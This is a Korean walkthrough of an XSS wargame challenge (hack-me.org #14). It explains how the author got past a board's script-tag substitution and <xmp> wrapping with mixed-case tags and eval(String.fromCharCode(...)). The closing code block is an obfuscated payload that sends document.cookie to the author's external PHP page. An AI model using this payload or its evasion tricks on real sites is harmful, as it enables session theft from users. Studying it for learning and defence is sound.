
Hack-me.org 14번 Awesome Fishery

Sonic
2011.09.20

다음과 같이 홈페이지의 취약점을 찾는것이 문제이다.
힌트로 xss 취약점이라고 알려준다.



다음과 같이 게시판이 보인다.
상시 예약 받습니다. (하루 전 연락 요망)

#	Username	Title	Register Date
287	Sonic	[Secret] 예약이요~!	2011-09-20 15:19:49
283	lmdogehk	[Secret] 예약이요~!	2011-09-18 23:55:32
281	kkanda	[Secret] 예약이요~!	2011-09-18 03:40:00
277	kamoly	[Secret] I want to make a Reservation~!	2011-09-17 19:39:51
271	Gogil_	[Secret] 예약이요~!	2011-09-11 15:28:13
270	helloastar	[Secret] 예약이요~!	2011-09-09 22:59:23
269	freestyle	[Secret] 예약이요~!	2011-09-08 13:23:30
267	goemon	[Secret] 예약이요~!	2011-09-05 22:57:25
266	havu_	[Secret] 예약이요~!	2011-09-03 17:54:31
251	canabis@hust	[Secret] 예약이요~!	2011-08-31 10:50:53

[Write]

1 2

<script></script>로 글을 쓰니 다음과 같이 치환되었다.

<cherishcat></cherishcat>

script 이외에도 ', ''를 치환시키므로 다른 방식으로 우회해서 xss를 해야한다.
또한 소스보기를 통해 글 내용 앞뒤에 <xmp></xmp>로 내용을 소스로 보이게 되어있다.
그래서 다음과 같이 우회하였다.
<xmp>가 열려있는것을 </xmp>로 닫았고, script를 치환시키는걸 대문자를 섞어서 치환되지 않게 했다.
eval()과 String.fromCharCode()를 이용해서 xss를 했고 </xmp>앞에 <xmp>를 넣었다.
eval()은 문자열을 실행시키는 함수이고 String.fromCharCode()는 아스키 값을 문자형식으로 바꿔준다.

```
</xmp><SCriPT>
eval(String.fromCharCode(108,111,99,97,116,105,111,110,46,104,114,101,102,61,39,104,116,116,112,58,47,47,119,110,115,103,117,114,122,120,99,46,100,111,116,104,111,109,101,46,99,111,46,107,114,47,115,111,110,105,99,46,112,104,112,63,115,111,110,105,99,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101));
</sCriPT><xmp>
```

글을 열자마자 location.href로 개인홈페이지의 php 페이지에 get형식으로 쿠키를 넘겨준다.